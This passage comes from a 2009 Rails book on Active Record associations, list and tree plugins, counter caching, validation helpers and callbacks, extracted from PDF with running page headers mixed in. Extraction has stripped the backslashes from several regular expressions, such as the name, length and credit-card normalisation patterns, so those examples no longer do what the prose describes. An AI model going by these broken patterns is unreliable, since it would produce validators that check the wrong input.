S ELF - REFERENTIAL J OINS 387 19.5 Self-referential Joins It’s possible for a row in a table to reference back to another row in that same table. For example, every employee in a company might have both a manager and a mentor, both of whom are also employees. You could model this in Rails using the following Employee class: Download e1/ar/self_association.rb class Employee < ActiveRecord::Base belongs_to :manager, :class_name => "Employee" , :foreign_key => "manager_id" belongs_to :mentor, :class_name => "Employee" , :foreign_key => "mentor_id" has_many :mentored_employees, :class_name => "Employee" , :foreign_key => "mentor_id" has_many :managed_employees, :class_name => "Employee" , :foreign_key => "manager_id" end Let’s load up some data. Clem and Dawn each have a manager and a mentor: Download e1/ar/self_association.rb Employee.delete_all adam = Employee.create(:name => "Adam" ) beth = Employee.create(:name => "Beth" ) clem = Employee.new(:name => "Clem" ) clem.manager = adam clem.mentor = beth clem.save! dawn = Employee.new(:name => "Dawn" ) dawn.manager = adam dawn.mentor = clem dawn.save! Then we can traverse the relationships, answering questions such as “Who is the mentor of X?” and “Which employees does Y manage?” Download e1/ar/self_association.rb p adam.managed_employees.map {|e| e.name} # => [ "Clem", "Dawn" ] p adam.mentored_employees # => [] p dawn.mentor.name # => "Clem" You might also want to look at the various acts as relationships. Report erratum this copy is (P1.0 printing, March 2009)
Acts As 388 19.6 Acts As We’ve seen how has_one, has_many, and has_and_belongs_to_many allow us to represent the standard relational database structures of one-to-one, one-to- many, and many-to-many mappings. But sometimes we need to build more on top of these basics. For example, an order may have a list of invoice items. So far, we’ve repre- sented these successfully using has_many. But as our application grows, it’s possible that we might need to add more list-like behavior to the line items, letting us place line items in a certain order and move line items around in that ordering. Or perhaps we want to manage our product categories in a tree-like data struc- ture, where categories have subcategories and those subcategories in turn have their own subcategories. Active Record’s functionally can be extended through the use of plug-ins. A number of plug-ins are available that make a model object acts as, if it were something else. This section will describe two: acts_as_list and acts_as_tree. In order to use a plug-in, you must install it first. Let’s do that now:4 . script/plugin install git://github.com/rails/acts_as_list.git script/plugin install git://github.com/rails/acts_as_tree.git Acts As List Use the acts_as_list declaration in a child to give that child list-like behavior from the parent’s point of view. The parent will be able to traverse children, move children around in the list, and remove a child from the list. Lists are implemented by assigning each child a position number. This means that the child table must have a column to record this. If we call that column position, Rails will use it automatically. If not, we’ll need to tell it the name. For our example, we’ll create a new child table (called children) along with a parent table: Download e1/ar/acts_as_list.rb create_table :parents, :force => true do |t| end create_table :children, :force => true do |t| t.integer :parent_id t.string :name t.integer :position end 4. Git needs to be installed on your machine for this to work. Windows users can obtain Git from http://code.google.com/p/msysgit/ or http://www.cygwin.com/. Report erratum this copy is (P1.0 printing, March 2009)
Acts As 389 Next we’ll create the model classes. Note that in the Parent class, we order our children based on the value in the position column. This ensures that the array fetched from the database is in the correct list order. Download e1/ar/acts_as_list.rb class Parent < ActiveRecord::Base has_many :children, :order => :position end class Child < ActiveRecord::Base belongs_to :parent acts_as_list :scope => :parent end In the Child class, we have the conventional belongs_to declaration, establishing the connection with the parent. We also have an acts_as_list declaration. We qualify this with a :scope option, specifying that the list is per parent record. Without this scope operator, there’d be one global list for all the entries in the children table. Now we can set up some test data: we’ll create four children for a particular parent, calling them One, Two, Three, and Four: Download e1/ar/acts_as_list.rb parent = Parent.create %w{ One Two Three Four}.each do |name| parent.children.create(:name => name) end parent.save We’ll write a method to let us examine the contents of the list. There’s a sub- tlety here—notice that we pass true to the children association. That forces it to be reloaded every time we access it. That’s because the various move_ meth- ods update the child items in the database, but because they operate on the children directly, the parent will not know about the change immediately. The reload forces them to be brought into memory. Download e1/ar/acts_as_list.rb def display_children(parent) puts parent.children(true).map {|child| child.name }.join(", " ) end And finally we’ll play around with our list. The comments show the output produced by display_children: Download e1/ar/acts_as_list.rb display_children(parent) #=> One, Two, Three, Four puts parent.children[0].first? #=> true Report erratum this copy is (P1.0 printing, March 2009)
Acts As 390 two = parent.children[1] puts two.lower_item.name #=> Three puts two.higher_item.name #=> One parent.children[0].move_lower display_children(parent) #=> Two, One, Three, Four parent.children[2].move_to_top display_children(parent) #=> Three, Two, One, Four parent.children[2].destroy display_children(parent) #=> Three, Two, Four The list library uses the terminology lower and higher to refer to the rela- tive positions of elements. Higher means closer to the front of the list; lower means closer to the end. The top of the list is therefore the same as the front, and the bottom of the list is the end. The methods move_higher, move_lower, move_to_bottom, and move_to_top move a particular item around in the list, automatically adjusting the position of the other elements. higher_item and lower_item return the next and previous elements from the cur- rent one, and first? and last? return true if the current element is at the front or end of the list. Newly created children are automatically added to the end of the list. When a child row is destroyed, the children after it in the list are subsequently moved up to fill the gap. Acts As Tree Active Record provides support for organizing the rows of a table into a hierar- chical, or tree, structure. This is useful for creating structures where entries have subentries and those subentries may have their own subentries. Category listings often have this structure, as do descriptions of permissions, directory listings, and so on. This tree-like structure is achieved by adding a single column (by default called parent_id) to the table. This column is a foreign key reference back into the same table, linking child rows to their parent row. This is illustrated in Fig- ure 19.4, on the following page. To show how trees work, let’s create a simple category table, where each top- level category may have subcategories and each subcategory may have addi- tional levels of subcategories. Note the foreign key pointing back into the same table. Report erratum this copy is (P1.0 printing, March 2009)
Acts As 391 categories id parent_id rest_of_data 1 1 null ... 2 1 ... 5 3 2 3 1 ... 4 3 ... 5 1 ... 4 6 7 6 3 ... 7 2 ... 8 6 ... 8 9 9 6 ... Figure 19.4: Representing a tree using parent links in a table Download e1/ar/acts_as_tree.rb create_table :categories, :force => true do |t| t.string :name t.integer :parent_id end The corresponding model uses the method with the tribal name acts_as_tree to specify the relationship. The :order parameter means that when we look at the children of a particular node, we’ll see them arranged by their name column: Download e1/ar/acts_as_tree.rb class Category < ActiveRecord::Base acts_as_tree :order => "name" end Normally you’d have some end-user functionality to create and maintain the category hierarchy. Here, we’ll just create it using code. Note how we manipu- late the children of any node using the children attribute: Download e1/ar/acts_as_tree.rb root = Category.create(:name => "Books" ) fiction = root.children.create(:name => "Fiction" ) non_fiction = root.children.create(:name => "Non Fiction" ) non_fiction.children.create(:name => "Computers" ) non_fiction.children.create(:name => "Science" ) non_fiction.children.create(:name => "Art History" ) fiction.children.create(:name => "Mystery" ) fiction.children.create(:name => "Romance" ) fiction.children.create(:name => "Science Fiction" ) Report erratum this copy is (P1.0 printing, March 2009)
W HEN T HINGS G ET S AVED 392 Now that we’re all set up, we can play with the tree structure. We’ll use the same display_children method we wrote for the acts as list code. Download e1/ar/acts_as_tree.rb display_children(root) # Fiction, Non Fiction sub_category = root.children.first puts sub_category.children.size #=> 3 display_children(sub_category) #=> Mystery, Romance, Science Fiction non_fiction = root.children.find(:first, :conditions => "name = 'Non Fiction'" ) display_children(non_fiction) #=> Art History, Computers, Science puts non_fiction.parent.name #=> Books The various methods we use to manipulate the children should look familiar: they’re the same as those provided by has_many. In fact, if we look at the implementation of acts_as_tree, we’ll see that all it does is establish both a belongs_to attribute and a has_many attribute, each pointing back into the same table. It’s as if we’d written this: class Category < ActiveRecord::Base belongs_to :parent, :class_name => "Category" has_many :children, :class_name => "Category" , :foreign_key => "parent_id" , :order => "name" , :dependent => :destroy end If you need to optimize the performance of children.size, you can use a counter cache (just as you can with has_many). Add the option :counter_cache => true to the acts_as_tree declaration, and add the column children_count to your table. 19.7 When Things Get Saved Let’s look again at invoices and orders: Download e1/ar/one_to_one.rb class Order < ActiveRecord::Base has_one :invoice end class Invoice < ActiveRecord::Base belongs_to :order end You can associate an invoice with an order from either side of the relationship. You can tell an order that it has an invoice associated with it, or you can tell Report erratum this copy is (P1.0 printing, March 2009)
W HEN T HINGS G ET S AVED 393 David Says. . . Why Things in Associations Get Saved When They Do It might seem inconsistent that assigning an order to the invoice will not save the association immediately, but the reverse will. This is because the invoices table is the only one that holds the information about the relationship. Hence, when you associate orders and invoices, it’s always the invoice rows that hold the information. When you assign an order to an invoice, you can easily make this part of a larger update to the invoice row that might also include the billing date. It’s therefore possible to fold what would otherwise have been two database updates into one. In an ORM, it’s generally the rule that fewer database calls is better. When an order object has an invoice assigned to it, it still needs to update the invoice row. So, there’s no additional benefit in postponing that association until the order is saved. In fact, it would take considerably more software to do so. And Rails is all about less software. the invoice that it’s associated with an order. The two are almost equivalent. The difference is in the way they save (or don’t save) objects to the database. If you assign an object to a has_one association in an existing object, that associated object will be automatically saved: order = Order.find(some_id) an_invoice = Invoice.new(...) order.invoice = an_invoice # invoice gets saved If instead you assign a new object to a belongs_to association, it will never be automatically saved: order = Order.new(...) an_invoice.order = order # Order will not be saved here an_invoice.save # both the invoice and the order get saved Finally, there’s a danger here. If the child row cannot be saved (for example, because it fails validation), Active Record will not complain—you’ll get no indi- cation that the row was not added to the database. For this reason, we strongly recommend that instead of the previous code, you write this: invoice = Invoice.new # fill in the invoice invoice.save! an_order.invoice = invoice The save! method throws an exception on failure, so at least you’ll know that something went wrong. Report erratum this copy is (P1.0 printing, March 2009)
P RELOADING C HILD R OWS 394 Saving and Collections The rules for when objects get saved when collections are involved (that is, when you have a model containing a has_many or has_and_belongs_to_many dec- laration) are basically the same: • If the parent object exists in the database, then adding a child object to a collection automatically saves that child. If the parent is not in the database, then the child is held in memory and is saved once the parent has been saved. • If the saving of a child object fails, the method used to add that child to the collection returns false. As with has_one, assigning an object to the belongs_to side of an association does not save it. 19.8 Preloading Child Rows Normally Active Record will defer loading child rows from the database until you reference them. For example, drawing from the example in the RDoc, assume that a blogging application had a model that looked like this: class Post < ActiveRecord::Base belongs_to :author has_many :comments, :order => 'created_on DESC' end If we iterate over the posts, accessing both the author and the comment attributes, we’ll use one SQL query to return the n rows in the posts table and n queries each to get rows from the authors and comments tables, a total of 2n+1 queries: for post in Post.find(:all) puts "Post: #{post.title}" puts "Written by: #{post.author.name}" puts "Last comment on: #{post.comments.first.created_on}" end This performance problem is sometimes fixed using the :include option to the find method. It lists the associations that are to be preloaded when the find is performed. Active Record does this in a fairly smart way, such that the whole wad of data (for both the main table and all associated tables) is fetched in a single SQL query. If there are 100 posts, the following code will eliminate as many as 100 queries compared with the previous example: for post in Post.find(:all, :include => :author) puts "Post: #{post.title}" puts "Written by: #{post.author.name}" puts "Last comment on: #{post.comments.first.created_on}" end Report erratum this copy is (P1.0 printing, March 2009)
C OUNTERS 395 And this example will bring it all down to as few queries, possibly even to the point of doing all the work in a single query: for post in Post.find(:all, :include => [:author, :comments]) puts "Post: #{post.title}" puts "Written by: #{post.author.name}" puts "Last comment on: #{post.comments.first.created_on}" end This preloading is not guaranteed to improve performance.5 And even if the optimization does work, the query can end up returning a lot of data to be converted into Active Record objects. If your application doesn’t use the extra information, you’ve incurred a cost for no benefit. You might also have prob- lems if the parent table contains a large number of rows—compared with the row-by-row lazy loading of data, the preloading technique will consume a lot more server memory. If you use :include, you’ll need to disambiguate all column names used in other parameters to find—prefix each with the name of the table that contains it. In the following example, the title column in the condition needs the table name prefix for the query to succeed: for post in Post.find(:all, :conditions => "posts.title like '%ruby%'" , :include => [:author, :comments]) # ... end 19.9 Counters The has_many relationship defines an attribute that is a collection. It seems reasonable to be able to ask for the size of this collection: how many line items does this order have? And indeed you’ll find that the aggregation has a size method that returns the number of objects in the association. This method goes to the database and performs a select count(*) on the child table, counting the number of rows where the foreign key references the parent table row. This works and is reliable. However, if you’re writing a site where you fre- quently need to know the counts of child items, this extra SQL might be an overhead you’d rather avoid. Active Record can help using a technique called counter caching. In the belongs_to declaration in the child model we can ask Active Record to maintain a count of the number of associated children in the parent table rows. This count will be automatically maintained—if we add a child row, the count in the parent row will be incremented, and if we delete a child row, it will be decremented. 5. In fact, it might not work at all! If your database doesn’t support left outer joins, you can’t use the feature. Oracle 8 users, for instance, will need to upgrade to version 9 to use preloading. Report erratum this copy is (P1.0 printing, March 2009)
C OUNTERS 396 To activate this feature, we need to take two simple steps. First, add the option :counter_cache to the belongs_to declaration in the child table: Download e1/ar/counters.rb class LineItem < ActiveRecord::Base belongs_to :product, :counter_cache => true end Second, in the definition of the parent table (products in this example) add an integer column. For its name, append _count to name of the child table: Download e1/ar/counters.rb create_table :products, :force => true do |t| t.string :title t.text :description # ... t.integer :line_items_count, :default => 0 end There’s an important point in this DDL. The column must be declared with a default value of zero (or you must do the equivalent and set the value to zero when parent rows are created). If this isn’t done, you’ll end up with null values for the count regardless of the number of child rows. Once you’ve taken these steps, you’ll find that the counter column in the parent row automatically tracks the number of child rows. There is an issue with counter caching. The count is maintained by the object that contains the collection and is updated correctly if entries are added via that object. However, we can also associate children with a parent by setting the link directly in the child. In this case, the counter doesn’t get updated. The following shows the wrong way to add items to an association. Here we link the child to the parent manually. Notice how the size attribute is incorrect until we force the parent class to refresh the collection. Download e1/ar/counters.rb product = Product.create(:title => "Programming Ruby" , :description => " ... " ) line_item = LineItem.new line_item.product = product line_item.save puts "In memory size = #{product.line_items.size}" #=> 0 puts "Refreshed size = #{product.line_items(:refresh).size}" #=> 1 The correct approach is to add the child to the parent: Download e1/ar/counters.rb product = Product.create(:title => "Programming Ruby" , :description => " ... " ) product.line_items.create puts "In memory size = #{product.line_items.size}" #=> 1 puts "Refreshed size = #{product.line_items(:refresh).size}" #=> 1 Report erratum this copy is (P1.0 printing, March 2009)
Chapter 20 Active Record Part III: Object Life Cycle So far we’ve looked at how to connect to Active Record, access data and attributes, and link together tables. This chapter rounds off our description of Active Record. It looks at the life cycle of Active Record objects; the valida- tions and hooks that you can define affect how they are processed. 20.1 Validation Active Record can validate the contents of a model object. This validation can be performed automatically when an object is saved. You can also program- matically request validation of the current state of a model. If validation fails when you’re saving an object, the object will not be written to the database; it will be left in memory in its invalid state. This allows you (for example) to pass the object back to a form so the user can correct the bad data. Active Record distinguishes between models that correspond to an existing row in the database and those that don’t. The latter are called new records (the new_record? method will return true for them). When you call the save method, Active Record will perform a SQL insert operation for new records and an update for existing ones. This distinction is reflected in Active Record’s validation workflow—you can specify validations that are performed on all save operations and other valida- tions that are performed only on creates or updates. At the lowest level you specify validations by listing one or more methods names as symbols on calls to the validate, validate_on_create, and validate_on_ update class methods. validate methods are invoked on every save operation.
VALIDATION 398 One of the other two is invoked depending on whether the record is new or whether it was previously read from the database. You can also run validation at any time without saving the model object to the database by calling the valid? method. This invokes the same two validation methods that would be invoked if save had been called. For example, the following code ensures that the username column is always set to something valid and that the name is unique for new User objects. (We’ll see later how these types of constraints can be specified more simply.) class User < ActiveRecord::Base validate :valid_name? validate_on_create :unique_name? private def valid_name? unless name && name =~ /^w+$/ errors.add(:name, "is missing or invalid" ) end end def unique_name? if User.find_by_name(name) errors.add(:name, "is already being used" ) end end end When a validate method finds a problem, it adds a message to the list of errors for this model object using errors.add. The first parameter is the name of the offending attribute, and the second is an error message. If you need to add an error message that applies to the model object as a whole, use the add_to_base method instead. (Note that this code uses the support method blank?, which returns true if its receiver is nil or an empty string.) def one_of_name_or_email_required if name.blank? && email.blank? errors.add_to_base("You must specify a name or an email address" ) end end As we’ll see on page 536, Rails views can use this list of errors when dis- playing forms to end users—the fields that have errors will be automatically highlighted, and it’s easy to add a pretty box with an error list to the top of the form. You can get the errors for a particular attribute using errors.on(:name) (aliased to errors[:name]), and you can clear the full list of errors using errors.clear. If you Report erratum this copy is (P1.0 printing, March 2009)
VALIDATION 399 look at the API documentation for ActiveRecord::Errors, you’ll find a number of other methods. Most of these have been superseded by higher-level validation helper methods. Validation Helpers Some validations are common: this attribute must not be empty, that other attribute must be between 18 and 65, and so on. Active Record has a set of standard helper methods that will add these validations to your model. Each is a class-level method, and all have names that start validates_. Each method takes a list of attribute names optionally followed by a hash of configuration options for the validation. For example, we could have written the previous validation as follows: class User < ActiveRecord::Base validates_format_of :name, :with => /^w+$/, :message => "is missing or invalid" validates_uniqueness_of :name, :on => :create, :message => "is already being used" end The majority of the validates_ methods accept :on and :message options. The :on option determines when the validation is applied and takes one of the values :save (the default), :create, or :update. The :message parameter can be used to override the generated error message. When validation fails, the helpers add an error object to the Active Record model object. This will be associated with the field being validated. After vali- dation, you can access the list of errors by looking at the errors attribute of the model object. When Active Record is used as part of a Rails application, this checking is often done in two steps: 1. The controller attempts to save an Active Record object, but the save fails because of validation problems (returning false). The controller redisplays the form containing the bad data. 2. The view template uses the error_messages_for method to display the error list for the model object, and the user has the opportunity to fix the fields. We cover the interactions of forms and models in Section 23.5, Error Handling and Model Objects, on page 536. The pages that follow contain a list of the validation helpers you can use in model objects. Report erratum this copy is (P1.0 printing, March 2009)
VALIDATION 400 validates_acceptance_of Validates that a checkbox has been checked. validates_acceptance_of attr... [ options... ] Many forms have a checkbox that users must select in order to accept some terms or conditions. This validation simply verifies that this box has been checked by validating that the value of the attribute is the string 1 (or the value of the :accept parameter). The attribute itself doesn’t have to be stored in the database (although there’s nothing to stop you storing it if you want to record the confirmation explicitly). class Order < ActiveRecord::Base validates_acceptance_of :terms, :message => "Please accept the terms to proceed" end Options: :accept value The value that signifies acceptance (defaults to 1). :allow_nil boolean If true, nil attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “must be accepted.” :on :save, :create, or :update. validates_associated Performs validation on associated objects. validates_associated name... [ options... ] Performs validation on the given attributes, which are assumed to be Active Record models. For each attribute where the associated validation fails, a single message will be added to the errors for that attribute (that is, the individual detailed reasons for failure will not appear in this model’s errors). Be careful not to include a validates_associated call in models that refer to each other; the first will try to validate the second, which in turn will validate the first, and so on, until you run out of stack. class Order < ActiveRecord::Base has_many :line_items belongs_to :user validates_associated :line_items, :message => "are messed up" validates_associated :user end Options: :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “is invalid.” :on :save, :create, or :update. Report erratum this copy is (P1.0 printing, March 2009)
VALIDATION 401 validates_confirmation_of Validates that a field and its doppelgänger have the same content. validates_confirmation_of attr... [ options... ] Many forms require a user to enter some piece of information twice, the second copy acting as a confirmation that the first was not mistyped. If you use the naming conven- tion that the second field has the name of the attribute with _confirmation appended, you can use validates_confirmation_of to check that the two fields have the same value. The second field need not be stored in the database. For example, a view might contain the following: <%= password_field "user" , "password" %><br /> <%= password_field "user" , "password_confirmation" %><br /> Within the User model, you can validate that the two passwords are the same using this: class User < ActiveRecord::Base validates_confirmation_of :password end Options: :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “doesn’t match confirmation.” :on :save, :create, or :update. validates_each Validates one or more attributes using a block. validates_each attr... [ options... ] { |model, attr, value| ... } Invokes the block for each attribute (skipping those that are nil if :allow_nil is true). Passes in the model being validated, the name of the attribute, and the attribute’s value. As the following example shows, the block should add to the model’s error list if a validation fails: class User < ActiveRecord::Base validates_each :name, :email do |model, attr, value| if value =~ /groucho|harpo|chico/i model.errors.add(attr, "You can't be serious, #{value}" ) end end end Options: :allow_nil boolean If :allow_nil is true, attributes with values of nil will not be passed into the block. By default they will. :if code See discussion on page 406. :unless code See discussion on page 406. :on :save, :create, or :update. Report erratum this copy is (P1.0 printing, March 2009)
VALIDATION 402 validates_exclusion_of Validates that attributes are not in a set of values. validates_exclusion_of attr..., :in => enum [ options... ] Validates that none of the attributes occurs in enum (any object that supports the include? predicate). class User < ActiveRecord::Base validates_exclusion_of :genre, :in => %w{ polka twostep foxtrot }, :message => "no wild music allowed" validates_exclusion_of :age, :in => 13..19, :message => "cannot be a teenager" end Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, blank attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :in (or :within) enumerable An enumerable object. :message text Default is “is not included in the list.” :on :save, :create, or :update. validates_format_of Validates attributes against a pattern. validates_format_of attr..., :with => regexp [ options... ] Validates each of the attributes by matching its value against regexp. class User < ActiveRecord::Base validates_format_of :length, :with => /^d+(in|cm)/ end Options: :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “is invalid.” :on :save, :create, or :update. :with The regular expression used to validate the attributes. validates_inclusion_of Validates that attributes belong to a set of values. validates_inclusion_of attr..., :in => enum [ options... ] Validates that the value of each of the attributes occurs in enum (any object that sup- ports the include? predicate). Report erratum this copy is (P1.0 printing, March 2009)
VALIDATION 403 class User < ActiveRecord::Base validates_inclusion_of :gender, :in => %w{ male female }, :message => "should be 'male' or 'female'" validates_inclusion_of :age, :in => 0..130, :message => "should be between 0 and 130" end Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, blank attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :in (or :within) enumerable An enumerable object. :message text Default is “is not included in the list.” :on :save, :create, or :update. validates_length_of Validates the length of attribute values. validates_length_of attr..., [ options... ] Validates that the length of the value of each of the attributes meets some constraint: at least a given length, at most a given length, between two lengths, or exactly a given length. Rather than having a single :message option, this validator allows separate mes- sages for different validation failures, although :message may still be used. In all options, the lengths may not be negative. class User < ActiveRecord::Base validates_length_of :name, :maximum => 50 validates_length_of :password, :in => 6..20 validates_length_of :address, :minimum => 10, :message => "seems too short" end Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, blank attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :in (or :within) range The length of value must be in range. :is integer Value must be integer characters long. :minimum integer Value may not be less than the integer characters long. :maximum integer Value may not be greater than integer characters long. :message text The default message depends on the test being performed. The mes- sage may contain a single %d sequence, which will be replaced by the maximum, minimum, or exact length required. :on :save, :create, or :update. Report erratum this copy is (P1.0 printing, March 2009)
VALIDATION 404 Options (for validates_length_of, continued): :too_long text A synonym for :message when :maximum is being used. :too_short text A synonym for :message when :minimum is being used. :wrong_length text A synonym for :message when :is is being used. validates_numericality_of Validates that attributes are valid numbers. validates_numericality_of attr... [ options... ] Validates that each of the attributes is a valid number. With the :only_integer option, the attributes must consist of an optional sign followed by one or more digits. Without the option (or if the option is not true), any floating-point format accepted by the Ruby Float method is allowed. class User < ActiveRecord::Base validates_numericality_of :height_in_meters validates_numericality_of :age, :only_integer => true end Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, blank attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “is not a number.” :on :save, :create, or :update. :only_integer If true, the attributes must be strings that contain an optional sign followed only by digits. :greater_than Only values greather than the specified value are consid- ered valid. :greater_than_or_equal_to Only values greather than or equal to the specified value are considered valid. :equal_to Only values equal to the specified value are considered valid. :less_than Only values less than the specified value are considered valid. :less_than_or_equal_to Only values less than or equal to the specified value are considered valid. even Only even values are considered valid. odd Only odd values are considered valid. validates_presence_of Validates that attributes are not empty. validates_presence_of attr... [ options... ] Validates that each of the attributes is neither nil nor empty. class User < ActiveRecord::Base validates_presence_of :name, :address end Report erratum this copy is (P1.0 printing, March 2009)
VALIDATION 405 Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, nil attributes are considered valid. :if code See discussion on the next page. :unless code See discussion on the following page. :message text Default is “can’t be empty.” :on :save, :create, or :update. validates_size_of Validates the length of an attribute. validates_size_of attr..., [ options... ] Alias for validates_length_of. validates_uniqueness_of Validates that attributes are unique. validates_uniqueness_of attr... [ options... ] For each attribute, validates that no other row in the database currently has the same value in that given column. When the model object comes from an existing database row, that row is ignored when performing the check. The optional :scope parameter can be used to filter the rows tested to those having the same value in the :scope column as the current record. This code ensures that usernames are unique across the database: class User < ActiveRecord::Base validates_uniqueness_of :name end This code ensures that user names are unique within a group: class User < ActiveRecord::Base validates_uniqueness_of :name, :scope => "group_id" end Except...despite its name, validates_uniqueness_of doesn’t really guarantee that column values will be unique. All it can do is verify that no column has the same value as that in the record being validated at the time the validation is performed. It’s possible for two records to be created at the same time, each with the same value for a column that should be unique, and for both records to pass validation. The most reliable way to enforce uniqueness is with a database-level constraint. Options: :allow_nil boolean If true, nil attributes are considered valid. :case_sensitive boolean If true (the default), an attempt is made to force the test to be case sensitive; otherwise, case is ignored; works only if your database is configured to support case-sensitive comparisons in conditions. :if code See discussion on the next page. Report erratum this copy is (P1.0 printing, March 2009)
VALIDATION 406 Options (for validates_uniqueness_of, continued): :message text Default is “has already been taken.” :on :save, :create, or :update. :scope attr Limits the check to rows having the same value in the column as the row being checked. Conditional Validation All validation declarations take an optional :if or :unless parameter that identi- fies some code to be run. The parameter may be any of the following: • A symbol, in which case the corresponding method is called, passing it the current Active Record object • A string, which is evaluated (by calling eval) • A Proc object, which will be called, passing it the current Active Record object For code specified on :if parameters, if the value returned is false, this particu- lar validation is skipped. For code specified on :unless parameters, if the value returned is true, this particular validation is skipped. The :if option is commonly used with a Ruby proc, because these allow you to write code whose execution is deferred until the validation is performed. For example, you might want to check that a password was specified and that it matches its confirmation (the duplication password you ask users to enter). However, you don’t want to perform the confirmation check if the first validation would fail. You achieve this by running the confirmation check only if the password isn’t blank. validates_presence_of :password validates_confirmation_of :password, :message => "must match confirm password" , :if => Proc.new { |u| !u.password.blank? } Validation Error Messages The default error messages returned by validation are built into Active Record. You can, however, change them programmatically. The messages are stored in a hash, keyed on a symbol. It can be accessed like this: I18n.translate('activerecord.errors.messages' ) The values at the time of writing are as follows: :inclusion => "is not included in the list" , :exclusion => "is reserved" , :invalid => "is invalid" , :confirmation => "doesn't match confirmation" , :accepted => "must be accepted" , :empty => "can't be empty" , :blank => "can't be blank" , Report erratum this copy is (P1.0 printing, March 2009)
C ALLBACKS 407 :too_long => "is too long (maximum is %d characters)" , :too_short => "is too short (minimum is %d characters)" , :wrong_length => "is the wrong length (should be %d characters)" , :taken => "has already been taken" , :not_a_number => "is not a number" , :greater_than => "must be greater than %d" , :greater_than_or_equal_to => "must be greater than or equal to %d" , :equal_to => "must be equal to %d" , :less_than => "must be less than %d" , :less_than_or_equal_to => "must be less than or equal to %d" , :odd => "must be odd" , :even => "must be even" To change the message returned if the uniqueness validation fails, you could code something like the following in your config/locales/en.yml file: en: activerecord: errors: taken: "is in use" 20.2 Callbacks Active Record controls the life cycle of model objects—it creates them, monitors them as they are modified, saves and updates them, and watches sadly as they are destroyed. Using callbacks, Active Record lets our code participate in this monitoring process. We can write code that gets invoked at any significant event in the life of an object. With these callbacks we can perform complex validation, map column values as they pass in and out of the database, and even prevent certain operations from completing. Active Record defines twenty callbacks. Eighteen of these form before/after pairs and bracket some operation on an Active Record object. For example, the before_destroy callback will be invoked just before the destroy method is called, and after_destroy will be invoked after. The two exceptions are after_find and after_initialize, which have no corresponding before_xxx callback. (These two callbacks are different in other ways, too, as we’ll see later.) In Figure 20.1, on the following page, we can see how the eighteen paired callbacks are wrapped around the basic create, update, and destroy operations on model objects. Perhaps surprisingly, the before and after validation calls are not strictly nested. In addition to these eighteen calls, the after_find callback is invoked after any find operation, and after_initialize is invoked after an Active Record model object is created. To have your code execute during a callback, you need to write a handler and associate it with the appropriate callback. Report erratum this copy is (P1.0 printing, March 2009)
C ALLBACKS 408 model.save() model.destroy() new record existing record before_validation before_validation before_validation_on_create before_validation_on_update after_validation after_validation after_validation_on_create after_validation_on_update before_save before_save before_create before_update before_destroy insert operation update operation delete operation after_create after_update after_destroy after_save after_save Figure 20.1: Sequence of Active Record callbacks There are two basic ways of implementing callbacks. First, you can define the callback instance method directly. If you want to handle the before save event, for example, you could write this: class Order < ActiveRecord::Base # .. def before_save self.payment_due ||= Time.now + 30.days end end The second basic way to define a callback is to declare handlers. A handler can be either a method or a block.1 You associate a handler with a particular event using class methods named after the event. To associate a method, declare it as private or protected, and specify its name as a symbol to the handler declaration. To specify a block, simply add it after the declaration. This block receives the model object as a parameter. class Order < ActiveRecord::Base before_validation :normalize_credit_card_number after_create do |order| logger.info "Order #{order.id} created" end 1. A handler can also be a string containing code to be evaled, but this is deprecated. Report erratum this copy is (P1.0 printing, March 2009)
C ALLBACKS 409 protected def normalize_credit_card_number self.cc_number.gsub!(/[-s]/, '' ) end end You can specify multiple handlers for the same callback. They will generally be invoked in the order they are specified unless a handler returns false (and it must be the actual value false), in which case the callback chain is broken early. Because of a performance optimization, the only way to define callbacks for the after_find and after_initialize events is to define them as methods. If you try declaring them as handlers using the second technique, they’ll be silently ignored. (Sometimes folks ask why this was done. Rails has to use reflec- tion to determine whether there are callbacks to be invoked. When doing real database operations, the cost of doing this is normally not significant com- pared to the database overhead. However, a single database select statement could return hundreds of rows, and both callbacks would have to be invoked for each. This slows the query down significantly. The Rails team decided that performance trumps consistency in this case.) Timestamping Records One potential use of the before_create and before_update callbacks is times- tamping rows: class Order < ActiveRecord::Base def before_create self.order_created ||= Time.now end def before_update self.order_modified = Time.now end end However, Active Record can save you the trouble of doing this. If your database table has a column named created_at or created_on, it will automatically be set to the timestamp of the row’s creation time. Similarly, a column named updated_at or updated_on will be set to the timestamp of the latest modifica- tion. These timestamps will by default be in local time; to make them UTC (also known as GMT), include the following line in your code (either inline for stand-alone Active Record applications or in an environment file for a full Rails application): ActiveRecord::Base.default_timezone = :utc Report erratum this copy is (P1.0 printing, March 2009)
C ALLBACKS 410 To disable this behavior altogether, use this: ActiveRecord::Base.record_timestamps = false Callback Objects As a variant to specifying callback handlers directly in the model class, you can create separate handler classes that encapsulate all the callback methods. These handlers can be shared between multiple models. A handler class is simply a class that defines callback methods (before_save, after_create, and so on). Create the source files for these handler classes in app/models. In the model object that uses the handler, you create an instance of this han- dler class and pass that instance to the various callback declarations. A couple of examples will make this clearer. If our application uses credit cards in multiple places, we might want to share our normalize_credit_card_number method across multiple models. To do that, we’d extract the method into its own class and name it after the event we want it to handle. This method will receive a single parameter, the model object that generated the callback. class CreditCardCallbacks # Normalize the credit card number def before_validation(model) model.cc_number.gsub!(/[-s]/, '' ) end end Now, in our model classes, we can arrange for this shared callback to be invoked: class Order < ActiveRecord::Base before_validation CreditCardCallbacks.new # ... end class Subscription < ActiveRecord::Base before_validation CreditCardCallbacks.new # ... end In this example, the handler class assumes that the credit card number is held in a model attribute named cc_number; both Order and Subscription would have an attribute with that name. But we can generalize the idea, making the handler class less dependent on the implementation details of the classes that use it. Report erratum this copy is (P1.0 printing, March 2009)
